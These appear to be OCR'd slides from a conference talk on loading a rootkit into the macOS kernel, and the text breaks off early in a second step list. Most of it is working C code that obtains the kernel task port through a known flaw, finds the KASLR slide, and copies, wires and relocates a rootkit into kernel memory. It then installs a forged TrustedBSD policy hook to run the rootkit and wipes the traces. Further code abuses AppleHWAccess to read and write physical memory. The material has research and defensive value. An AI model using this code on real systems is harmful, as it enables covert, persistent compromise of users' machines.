
I want to execute kernel code!

Code execution problem

- We can't (directly) modify kernel code.
- We can't leverage syscalls or mach traps to start code.
- In Mavericks or older we can use shadow syscall table.

Code execution problem

- Kernel extensions are also protected.
- Code segments are read-only.
- When loaded from kernelcache.
- Which is the default case anyway.



SOLUTION?

DKOM!

Goals

- Direct Kernel Object Manipulation (DKOM).
- Find a writable data structure.
- That allows us to execute code:
  - Small shellcode that disables CR0 protection.
  - Or more complex code.

TrustedBSD

TrustedBSD MACF

- Technically it's the MAC Framework.
- Mandatory Access Control.
- Ported from FreeBSD.
- The basis for the OS X/iOS sandbox.
- Gatekeeper and userland code signing.

TrustedBSD MACF

- Many hooks available.
- Each policy configures hooks it's interested in.

TrustedBSD MACF

- Policies can be added/removed.
- Writable data structures.
- Code execution.

= WIN!

HOW?

How to Leverage TrustedBSD

- Add a new policy.
- With a single hook.
- That points to rootkit entrypoint.
- Call hooked function to start rootkit.


10 steps to victory!

10 steps to victory

1. Get kernel task port.
2. Find KASLR slide.
3. Compute rootkit size.
4. Allocate kernel memory or find free space.
5. Copy rootkit to kernel memory.

10 steps to victory

6. Change memory protections.
7. Fix external symbols.
8. Install a new TrustedBSD policy.
9. Start rootkit via TrustedBSD hook.
10. Cleanup.

1. Get kernel task port

```c
/* verify if processor_set_tasks() vulnerability exists and retrieve kernel port if positive */
kern_return_t
get_kernel_task_port(mach_port_t *kernel_port) {
    host_t host_port = mach_host_self();
    mach_port_t proc_set_default = 0;
    mach_port_t proc_set_default_control = 0;
    task_array_t all_tasks = NULL;
    mach_msg_type_number_t all_tasks_cnt = 0;
    kern_return_t kr = 0;

    kr = processor_set_default(host_port, &proc_set_default);
    if (kr == KERN_SUCCESS) {
        kr = host_processor_set_priv(host_port, proc_set_default, &proc_set_default_control);
        if (kr == KERN_SUCCESS) {
            kr = processor_set_tasks(proc_set_default_control, &all_tasks, &all_tasks_cnt);
            if (kr == KERN_SUCCESS) {
                /* houston we can proceed! */
                *kernel_port = all_tasks[0];
                /* free the port and array to avoid memleaks */
                mach_port_deallocate(mach_task_self(), proc_set_default_control);
                mach_vm_deallocate(mach_task_self(), (mach_vm_address_t)all_tasks,
                                   (mach_vm_size_t)all_tasks_cnt * sizeof(mach_port_t));
                return KERN_SUCCESS;
            }
            mach_port_deallocate(mach_task_self(), proc_set_default_control);
        }
    }
    return KERN_FAILURE;
}
```

2. Find KASLR slide

```
void
get_kaslr_slide(size_t *size, uint64_t *slide)
{
#define SYSCALL_CLASS_SHIFT                 24
#define SYSCALL_CLASS_MASK                  (0xFF << SYSCALL_CLASS_SHIFT)
#define SYSCALL_NUMBER_MASK                 (~SYSCALL_CLASS_MASK)
#define SYSCALL_CLASS_UNIX                  2
#define SYSCALL_CONSTRUCT_UNIX(syscall_number) \
((SYSCALL_CLASS_UNIX << SYSCALL_CLASS_SHIFT) | \
(SYSCALL_NUMBER_MASK & (syscall_number)))

    uint64_t syscallnr = SYSCALL_CONSTRUCT_UNIX(SYS_kas_info);
    uint64_t selector = KAS_INFO_KERNEL_TEXT_SLIDE_SELECTOR;
    int result = 0;
    __asm__ ("movq %1, %%rdi\n\t"
             "movq %2, %%rsi\n\t"
             "movq %3, %%rdx\n\t"
             "movq %4, %%rax\n\t"
             "syscall"
             : "=a" (result)
             : "r" (selector), "m" (slide), "m" (size), "a" (syscallnr)
             : "rdi", "rsi", "rdx", "rax"
             );
}
```

3. Compute rootkit size

- Use the virtual memory size field and not the file size field.

```
/* process header to compute necessary rootkit size in memory */
struct load_command *lc = (struct load_command*)(buffer + sizeof(struct mach_header_64));
int nr_seg_cmds = 0;

for (uint32_t i = 0; i < mh->ncmds; i++) {
    if (lc->cmd == LC_SEGMENT_64) {
        struct segment_command_64 *sc = (struct segment_command_64*)lc;
        rootkit_size += sc->vmsize;
        nr_seg_cmds++;
    }
    lc = (struct load_command*)((char*)lc + lc->cmdsize);
}
```

4. Allocate kernel memory

- mach_vm_allocate().
- We just need some (executable) kernel memory anywhere.

```
kr = mach_vm_allocate(kernel_port, &addr, (mach_vm_size_t)rootkit_size, VM_FLAGS_ANYWHERE);
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to allocate space for rootkit.");
    goto failure;
}
```


Problems?

Problems!

- The allocated memory is not wired.
- Not everything will be paged in when copied.
- Only a few pages, which can be enough for shellcode.


RESULT:
PAGE
FAULTS!

Problems!

- Solution is to make that memory wired.
- mach_vm_wire().
- Requires the memory protection to be set first.

```c
/* write the data to kernel memory - size is from filesize since remainder is alignment data */
kr = mach_vm_write(kernel_port, target_addr, (vm_offset_t)source_buffer, (mach_msg_type_number_t)sc->filesize);
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to copy rootkit segment %s. Error: %d.", sc->segname, kr);
    return -1;
}
/* change memory protection of data we just wrote to kernel - size is from vmsize since we protect all allocated memory */
kr = mach_vm_protect(kernel_port, target_addr, (mach_vm_size_t)sc->vmsize, 0, VM_PROT_ALL);
if (kr != KERN_SUCCESS)
{
    DEBUG_MSG("Failed to change memory protection on rootkit segment %s. Error: %d", sc->segname, kr);
    return -1;
}
/* make this memory physically wired
 * without this we will most probably land into page faults nightmares because not everything will be paged in
 * we must first change memory protection above and then set the wire status
 */
kr = mach_vm_wire(mach_host_self(), kernel_port, target_addr, sc->vmsize, VM_PROT_READ | VM_PROT_WRITE | VM_PROT_EXECUTE);
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to make memory wired on rootkit segment %s. Error %d", sc->segname, kr);
    return -1;
}
```

1

2

5. Copy rootkit

- mach_vm_write().
- Copy each segment.
- Use the file size from the segment.

```
struct segment_command_64 *sc = (struct segment_command_64*)lc;
mach_vm_address_t target_addr = rootkit_addr + sc->vmaddr;
/* the buffer offset positions from the file offset where data is */
uint8_t *source_buffer = (uint8_t*)buffer + sc->fileoff;
/* write the data to kernel memory - size is from filesize since remainder is alignment data */
kr = mach_vm_write(kernel_port, target_addr, (vm_offset_t)source_buffer, (mach_msg_type_number_t)sc->filesize);
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to copy rootkit segment %s. Error: %d.", sc->segname, kr);
    return -1;
}
```

6. Change memory protections

- mach_vm_protect().
- Fix data areas to not executable.
- Use virtual memory size field.

```
/* change memory protection of data we just wrote to kernel
 * size is from vmsize since we protect all allocated memory
 */
kr = mach_vm_protect(kernel_port, target_addr, (mach_vm_size_t)sc->vmsize, 0, VM_PROT_ALL);
if (kr != KERN_SUCCESS)
{
    DEBUG_MSG("Failed to change memory protection on rootkit segment %s. Error: %d", sc->segname, kr);
    return -1;
}
```

7. Fix external symbols

- Kernel extensions code is PIE.
- No need to worry about it.
- How about all external symbols?
- We need to fix them!
- Kernel linker is bypassed.

7. Fix external symbols

- Relocation tables.
- Information available in Mach-O header:
  - LC_DYSYMTAB.
  - LC_SYMTAB.

7. Fix external symbols

- Ten different types of relocations.
- Kexts only use two:
  - X86_64_RELOC_UNSIGNED.
    - Used for RIP relative addresses.
  - X86_64_RELOC_BRANCH.
    - Used for absolute addresses.

7. Fix external symbols

Relocation Type	Local	External
X86_64_RELOC_UNSIGNED	166078	335464
X86_64_RELOC_SIGNED	0	0
X86_64_RELOC_BRANCH	0	158219
X86_64_RELOC_GOT_LOAD	0	0
X86_64_RELOC_GOT	0	0
X86_64_RELOC_SUBTRACTOR	0	0
X86_64_RELOC_SIGNED_1	0	0
X86_64_RELOC_SIGNED_2	0	0
X86_64_RELOC_SIGNED_4	0	0
X86_64_RELOC_TLV	0	0

7. Fix external symbols

- External:
  - Symbols from KPIs.
- Local:
  - Strings and some other local kext symbols.

```c
for (uint32_t i = 0; i < rk_header_info.dysymtab->nextrel; i++)
{
    /* this structure contains the information for each relocation */
    struct relocation_info *rel = (struct relocation_info*)(buffer + rk_header_info.dysymtab->extreloff
                                   + i * sizeof(struct relocation_info));
    /* find the name of the current symbol in relocation table */
    char *symbol = find_symbol_by_nr(buffer, &rk_header_info, rel->r_symbolnum);
    if (symbol == NULL)
    {
        continue;
    }
    /* r_length: 0=byte, 1=word, 2=long, 3=quad */
    mach_msg_type_number_t write_size = 1 << rel->r_length;
    /* find the symbol address in kernel */
    /* this is the address we are going to fix to in the rootkit */
    mach_vm_address_t sym_addr = solve_kernel_symbol(kinfo, symbol);
```

```c
if (rel->r_type == X86_64_RELOC_BRANCH)
{
    /* compute the offset from the rootkit to the kernel symbol */
    /* this is because we should have a RIP offset addressing */
    int32_t offset = (int32_t)(sym_addr - (rootkit_address + rel->r_address + write_size));
    /* r_address points to the offset portion of the CALL instruction
     * so it's always 1 byte ahead of the start of instruction address
     * this fixes the relocation offset into the rootkit instruction
     */
    kern_return_t kr = mach_vm_write(kernel_port,
                                     (mach_vm_address_t)(rootkit_address + rel->r_address),
                                     (vm_offset_t)&offset, write_size);
    if (kr != KERN_SUCCESS)
    {
        ERROR_MSG("Failed to write new X86_64_RELOC_BRANCH relocation for symbol %s", symbol);
        return KERN_FAILURE;
    }
}
```

7. Fix external symbols

- 32 bits displacement.
- Allocated memory address not guaranteed to fit.
- Use a trampoline island to workaround.

```c
/* these are absolute addresses so we just need to write the new address */
else if (rel->r_type == X86_64_RELOC_UNSIGNED)
{
    kern_return_t kr = mach_vm_write(kernel_port,
                                     (mach_vm_address_t)(rootkit_address + rel->r_address),
                                     (vm_offset_t)&sym_addr, write_size);
    if (kr != KERN_SUCCESS)
    {
        ERROR_MSG("Failed to write new X86_64_RELOC_UNSIGNED relocation for symbol %s", symbol);
    }
}
```

```c
/* we also need to fix local relocations, used for strings and some other symbols */
/* these are easier because they are all of type X86_64_RELOC_UNSIGNED aka absolute */
/* we don't even care about what symbols they belong to */
for (uint32_t i = 0; i < rk_header_info.dysymtab->nlocrel; i++)
{
    /* this structure contains the information for each relocation */
    struct relocation_info *rel = (struct relocation_info*)(buffer + rk_header_info.dysymtab->locreloff
                                  + i * sizeof(struct relocation_info));
    /* guarantee we just process these */
    if (rel->r_extern == 0 &&
        rel->r_pcrel == 0 &&
        rel->r_type == X86_64_RELOC_UNSIGNED)
    {
        /* we need to read the original value and rebase it with rootkit load address */
        mach_vm_address_t target_addr = rootkit_address + *(mach_vm_address_t*)(buffer + rel->r_address);
        /* and then rewrite the value to the fixed absolute address */
        kern_return_t kr = mach_vm_write(kernel_port,
                                         (mach_vm_address_t)(rootkit_address + rel->r_address),
                                         (vm_offset_t)&target_addr, sizeof(target_addr));
        if (kr != KERN_SUCCESS)
        {
            ERROR_MSG("Failed to write new X86_64_RELOC_UNSIGNED local relocation #%d", i);
            return KERN_FAILURE;
        }
    }
}
```

8. Install a TrustedBSD policy

- Important data structures:
  - mac_policy_list.
  - mac_policy_conf.
  - mac_policy_ops.

1

```
struct mac_policy_list {
    u_int                    numloaded;
    u_int                    max;
    u_int                    maxindex;
    u_int                    staticmax;
    u_int                    chunks;
    u_int                    freehint;
    struct mac_policy_list_element  *entries;
};
```

2

```
struct mac_policy_list_element {
    struct mac_policy_conf *mpc;
};
```

3

```
struct mac_policy_conf {
        const char                 *mpc_name;
        const char                 *mpc_fullname;
        const char                 **mpc_labelnames;
        unsigned int                mpc_labelname_count;
        struct mac_policy_ops      *mpc_ops;
        int                         mpc_loadtime_flags;
        int                        *mpc_field_off;
        int                         mpc_runtime_flags;
        mpc_t                       mpc_list;
        void                       *mpc_data;
};
```

4

```
struct mac_policy_ops {
        (...)
        mpo_vnode_check_access_t            *mpo_vnode_check_access;
        mpo_vnode_check_chdir_t             *mpo_vnode_check_chdir;
        mpo_vnode_check_chroot_t            *mpo_vnode_check_chroot;
        mpo_vnode_check_create_t            *mpo_vnode_check_create;
        mpo_vnode_check_deleteextattr_t     *mpo_vnode_check_deleteextattr;
        mpo_vnode_check_exchangedata_t      *mpo_vnode_check_exchangedata;
        mpo_vnode_check_exec_t              *mpo_vnode_check_exec;
        (...)
};
```

8. Install a TrustedBSD policy

- Core structure.
- Global variable mac_policy_list.

```
struct mac_policy_list {
    u_int                           numloaded;
    u_int                           max;
    u_int                           maxindex;
    u_int                           staticmax;
    u_int                           chunks;
    u_int                           freehint;
    struct mac_policy_list_element  *entries;
};
```

```c
/*
 * MAC_CHECK performs the designated check by walking the policy
 * module list and checking with each as to how it feels about the
 * request.  Note that it returns its value via 'error' in the scope
 * of the caller.
 */
#define MAC_CHECK(check, args...) do {                                  \
        struct mac_policy_conf *mpc;                                    \
        u_int i;                                                        \
                                                                        \
        error = 0;                                                      \
        for (i = 0; i < mac_policy_list.staticmax; i++) {               \
                mpc = mac_policy_list.entries[i].mpc;                   \
                if (mpc == NULL)                                        \
                        continue;                                       \
                                                                        \
                if (mpc->mpc_ops->mpo_ ## check != NULL)                \
                        error = mac_error_select(                       \
                            mpc->mpc_ops->mpo_ ## check (args),         \
                            error);                                     \
        }                                                               \
        if (mac_policy_list_conditional_busy() != 0) {                  \
                for (; i <= mac_policy_list.maxindex; i++) {            \
                        mpc = mac_policy_list.entries[i].mpc;           \
                        if (mpc == NULL)                                \
                                continue;                               \
                                                                        \
                        if (mpc->mpc_ops->mpo_ ## check != NULL)        \
                                error = mac_error_select(               \
                                    mpc->mpc_ops->mpo_ ## check (args), \
                                    error);                             \
                }                                                       \
                mac_policy_list_unbusy();                               \
        }                                                               \
} while (0)
```

8. Install a TrustedBSD policy

- mac_policy_conf contains the configuration of each policy.

```
struct mac_policy_conf {
    const char              *mpc_name;              /** policy name */
    const char              *mpc_fullname;          /** full name */
    const char              **mpc_labelnames;       /** managed label namespaces */
    unsigned int             mpc_labelname_count;   /** number of managed label namespaces */
    struct mac_policy_ops   *mpc_ops;               /** operation vector */
    int                      mpc_loadtime_flags;    /** load time flags */
    int                     *mpc_field_off;         /** label slot */
    int                      mpc_runtime_flags;     /** run time flags */
    mpc_t                    mpc_list;              /** List reference */
    void                    *mpc_data;              /** module data */
};
```

8. Install a TrustedBSD policy

- mac_policy_ops holds the function pointers for each hook.
- Where we set the rootkit entrypoint or shellcode.

8. Install a TrustedBSD policy

a) Allocate and install a mac_policy_ops.

b) Allocate and install a mac_policy_conf.

c) Add mac_policy_conf to entries array.

d) Add new policy to mac_policy_list.

a) mac_policy_ops

- A single hook in task_for_pid().
- Many other hooks available.
- Check mac_policy.h

```
/* allocate and write a mac_policy_ops structure
 * this structure holds the function pointers for the TrustedBSD hooks
 * allows us to execute kernel code when the TrustedBSD hook is called
 */
/* for example, use the task_for_pid() hook to execute our entry function */
/* in this case the address is from the parameter exec_addr */
struct mac_policy_ops policy_ops = { .mpo_proc_check_get_task = (mpo_proc_check_get_task_t*)(exec_addr)};
```

```c
/* allocate and write a mac_policy_ops structure
 * this structure holds the function pointers for the TrustedBSD hooks
 * allows us to execute kernel code when the TrustedBSD hook is called
 */
/* for example, use the task_for_pid() hook to execute our entry function */
/* in this case the address is from the parameter exec_addr */
struct mac_policy_ops policy_ops = { .mpo_proc_check_get_task = (mpo_proc_check_get_task_t*)(entrypoint_addr)};

mach_vm_address_t ops_kernel_addr = 0;
kr = alloc_and_write_data_kmem(kernel_port, (void*)&policy_ops, sizeof(struct mac_policy_ops), &ops_kernel_addr);
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to allocate and write a new mac_policy_ops");
    return KERN_FAILURE;
}
DEBUG_MSG("Allocated new mac_policy_ops at address 0x%llx", ops_kernel_addr);
```

Rootkit entrypoint

- Process the rootkit symbols table.
- Locate the kmod_info symbol.
- The entrypoint is the start_addr field.

```c
struct mach_header_64 *mh = (struct mach_header_64*)buffer;
if (mh->magic != MH_MAGIC_64)
{
    ERROR_MSG("Rootkit is not 64 bits or invalid file!");
    return 0;
}

/* process header to find location of necessary info */
struct load_command *lc = (struct load_command*)(buffer + sizeof(struct mach_header_64));
struct symtab_command *symtab = NULL;

for (uint32_t i = 0; i < mh->ncmds; i++)
{
    /* we just need this for symbol information */
    if (lc->cmd == LC_SYMTAB)
    {
        struct symtab_command *cmd = (struct symtab_command*)lc;
        symtab = cmd;
        break;
    }
    lc = (struct load_command*)((char*)lc + lc->cmdsize);
}

if (symtab == NULL)
{
    ERROR_MSG("No symbol information available!");
    return 0;
}
```

```
mach_vm_address_t entrypoint = 0;
struct nlist_64 *nlist = NULL;
for (uint32_t i = 0; i < symtab->nsyms; i++)
{
    nlist = (struct nlist_64*)(buffer + symtab->symoff + i * sizeof(struct nlist_64));
    char *symbol_string = (char*)(buffer + symtab->stroff + nlist->n_un.n_strx);
    if ( (strcmp(symbol_string, "_kmod_info") == 0) && (nlist->n_value != 0) )
    {
        DEBUG_MSG("Found kmod_info at 0x%llx", nlist->n_value);
        /* includes say to use the compatibility structure */
        kmod_info_64_v1_t *kmod = (kmod_info_64_v1_t*)((char*)buffer + nlist->n_value);
        DEBUG_MSG("Kernel extension start function address: 0x%llx", (mach_vm_address_t)kmod->start_addr);
        entrypoint = (mach_vm_address_t)kmod->start_addr;
        break;
    }
}
```

b) mac_policy_conf

- We only need to point to the mac_policy_ops structure.
- All other fields can be NULL.

```
struct mac_policy_conf policy_conf =
{
    .mpc_name             = NULL,    /* we can leave this empty and avoid allocating space for names */
    .mpc_fullname         = NULL,    /* there is a check for NULL but only when installing a legit TrustedBSD policy */
    .mpc_labelnames       = NULL,    /* since we are bypassing mac_policy_register() there's no problem */
    .mpc_labelname_count = 0,
    .mpc_ops              = (struct mac_policy_ops*)ops_kernel_addr,
    .mpc_loadtime_flags  = 0,
    .mpc_field_off        = NULL,
    .mpc_runtime_flags   = 0
};
```

c) Add mac_policy_conf

- The entries array is pre-allocated.
- We just need to find an empty slot.

```
/*
 * Early pre-malloc MAC initialization, including appropriate SMP locks.
 */
void
mac_policy_init(void)
{
        lck_grp_attr_t *mac_lck_grp_attr;
        lck_attr_t *mac_lck_attr;
        lck_grp_t *mac_lck_grp;

        mac_policy_list.numloaded = 0;
        mac_policy_list.max = MAC_POLICY_LIST_CHUNKSIZE;
        mac_policy_list.maxindex = 0;
        mac_policy_list.staticmax = 0;
        mac_policy_list.freehint = 0;
        mac_policy_list.chunks = 1;

        mac_policy_list.entries = kalloc(sizeof(struct mac_policy_list_element) * MAC_POLICY_LIST_CHUNKSIZE);
        bzero(mac_policy_list.entries, sizeof(struct mac_policy_list_element) * MAC_POLICY_LIST_CHUNKSIZE);
        (...)
}
```

c) Add mac_policy_conf

- Use the number of loaded policies to get free slot position.

```c
/* the position of our new entry */
mach_vm_address_t new_entry_addr = (mach_vm_address_t)policy_list.entries + sizeof(intptr_t) * policy_list.numloaded;
kr = mach_vm_write(kernel_port, new_entry_addr, (vm_offset_t)&conf_kernel_addr, sizeof(uint64_t));
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to activate our TrustedBSD policy entry");
    return KERN_FAILURE;
}
```

d) Add new policy

- To add a new policy, increase:
  - numloaded
    - Number of policies loaded.
  - maxindex
    - Used to iterate over policies.

9. Start rootkit

- Just call task_for_pid(1).
- PID 1 is launchd and always exists.
- Add a "fuse" to the rootkit code to avoid further executions.

```
DEBUG_MSG("Rootkit kernel execution is now possible, executing task_for_pid() to start the rootkit!");
/* execute  task_for_pid() against PID 1 (launchd) which is assured to always exist */
mach_port_t execution_port = 0;
if (task_for_pid(mach_task_self(), 1, &execution_port) == KERN_SUCCESS)
{
    /* we just executed policy so disable it to not execute again */
    new_maxindex = policy_list.maxindex;
    kr = mach_vm_write(kernel_port, mac_policy_list_addr + maxindex_offset, (vm_offset_t)&new_maxindex, maxindex_size);
    if (kr != KERN_SUCCESS)
    {
        ERROR_MSG("Failed to update mac_policy_list maxindex field");
        return KERN_FAILURE;
    }
    new_numloaded = policy_list.numloaded;
    kr = mach_vm_write(kernel_port, mac_policy_list_addr + numloaded_offset, (vm_offset_t)&new_numloaded, numloaded_size);
    if (kr != KERN_SUCCESS)
    {
        ERROR_MSG("Failed to update mac_policy_list numloaded field");
        return KERN_FAILURE;
    }
}
/* XXX: clean up all our traces in the TrustedBSD data structures */
```

10. Cleanup

- Disable our policy:
  - Decrease maxindex and numloaded fields.
- Remove installation footprints:
  - Wipe memory.
  - Deallocate memory.

DEMO


Disguised "/dev/kmem"

Abusing OS X features

- /dev/kmem not enabled by default.
- Activated with "kmem=1" boot option.
- Edit /Library/Preferences/SystemConfiguration/com.apple.Boot.plist.

Abusing OS X features

- AppleHWAccess kernel extension.
- Introduced in Mavericks.
- Allows direct read and write access to physical memory.
- Up to 64 bits read/write per request.


SERIOUSLY?
memegenerator.net

YES!

Abusing OS X features

- First reported by SJ_UnderWater.
- http://www.tonymacx86.com/apple-news-rumors/112304-applehwaccess-random-memory-read-write.html

Why?

- AppleProfileFamily.framework.
- Replaced CHUD.
- Converted from a kext to private framework.
- Only code using AppleHWAccess.kext.

We can

- Read and write (almost) every single bit available.
- Bypass all read-only protections.

We can't

- Allocate memory.
- Change memory protections.
- Directly execute code.

```c
/*
 * read physical memory
 * can be done in steps of 1, 2, 4, 8 bytes each time
 */
static kern_return_t
ReadHWAccess(uint64_t address, uint64_t length, uint8_t *data, uint32_t read_size)
{
    kern_return_t kr = 0;

    io_service_t service = MACH_PORT_NULL;
    /* open connection to the kernel extension */
    service = IOServiceGetMatchingService(kIOMasterPortDefault, IOServiceMatching("AppleHWAccess"));
    if (!service)
    {
        ERROR_MSG("Can't find AppleHWAccess service.");
        return KERN_FAILURE;
    }

    io_connect_t connect = MACH_PORT_NULL;
    kr = IOServiceOpen(service, mach_task_self(), 0, &connect);
    if (kr != KERN_SUCCESS)
    {
        ERROR_MSG("Failed to open AppleHWAccess IOService.");
        IOObjectRelease(service);
        return KERN_FAILURE;
    }
```

```
    uint32_t in_size = read_size * 8;
    struct HWRequest in = {in_size, address};
    struct HWRequest out = {0};

    size_t size = sizeof(struct HWRequest);

    while (in.offset < address+length)
    {
        /* selector = 0 for read */
        if (IOConnectCallStructMethod(connect, 0, &in, size, &out, &size) != KERN_SUCCESS)
        {
            break;
        }
        memcpy(data, &out.data, read_size);
        in.offset += read_size;
        data += read_size;
    }

    IOServiceClose(connect);
    IOObjectRelease(connect);
    IOObjectRelease(service);
    return KERN_SUCCESS;
}
```

```c
static kern_return_t
WriteHWAccess(uint64_t address, uint64_t length, uint8_t *data, uint32_t write_size)
{
(...)
    /* the size of the write in bits */
    uint32_t in_size = write_size * 8;
    struct HWRequest in = {in_size, address};
    struct HWRequest out = {0};
    uint8_t *data_to_write = data;

    size_t size = sizeof(struct HWRequest);
    while (in.offset < address+length)
    {
        memcpy((void*)&in.data, data_to_write, write_size);
        /* selector = 1 for write */
        if ( (kr = IOConnectCallStructMethod(connect, 1, &in, size, &out, &size)) != KERN_SUCCESS )
        {
            ERROR_MSG("IOConnectCallStructMethod failed: %x", kr);
            break;
        }
        in.offset += in.width / 8;
        data_to_write += write_size;
    }
(...)
}
```

How to exploit this?

AppleHWAccess

- We need to:
  - Copy rootkit code to kernel memory.
  - Fix relocations.
  - Start rootkit.

Problems?

Problems?

- Memory allocation:
  - Find already allocated free space.
  - Kernel header alignment space.
  - Kernel extensions alignment space.
  - Unused kernel functions.
  - Allocate memory via shellcode.

Problems?

- Code execution:
  - Add a new syscall or mach trap.
  - Add a new TrustedBSD policy.
  - Hook kernel or kext function.
  - Etc...

10 steps to victory!

10 steps to victory

1. Find KASLR slide.
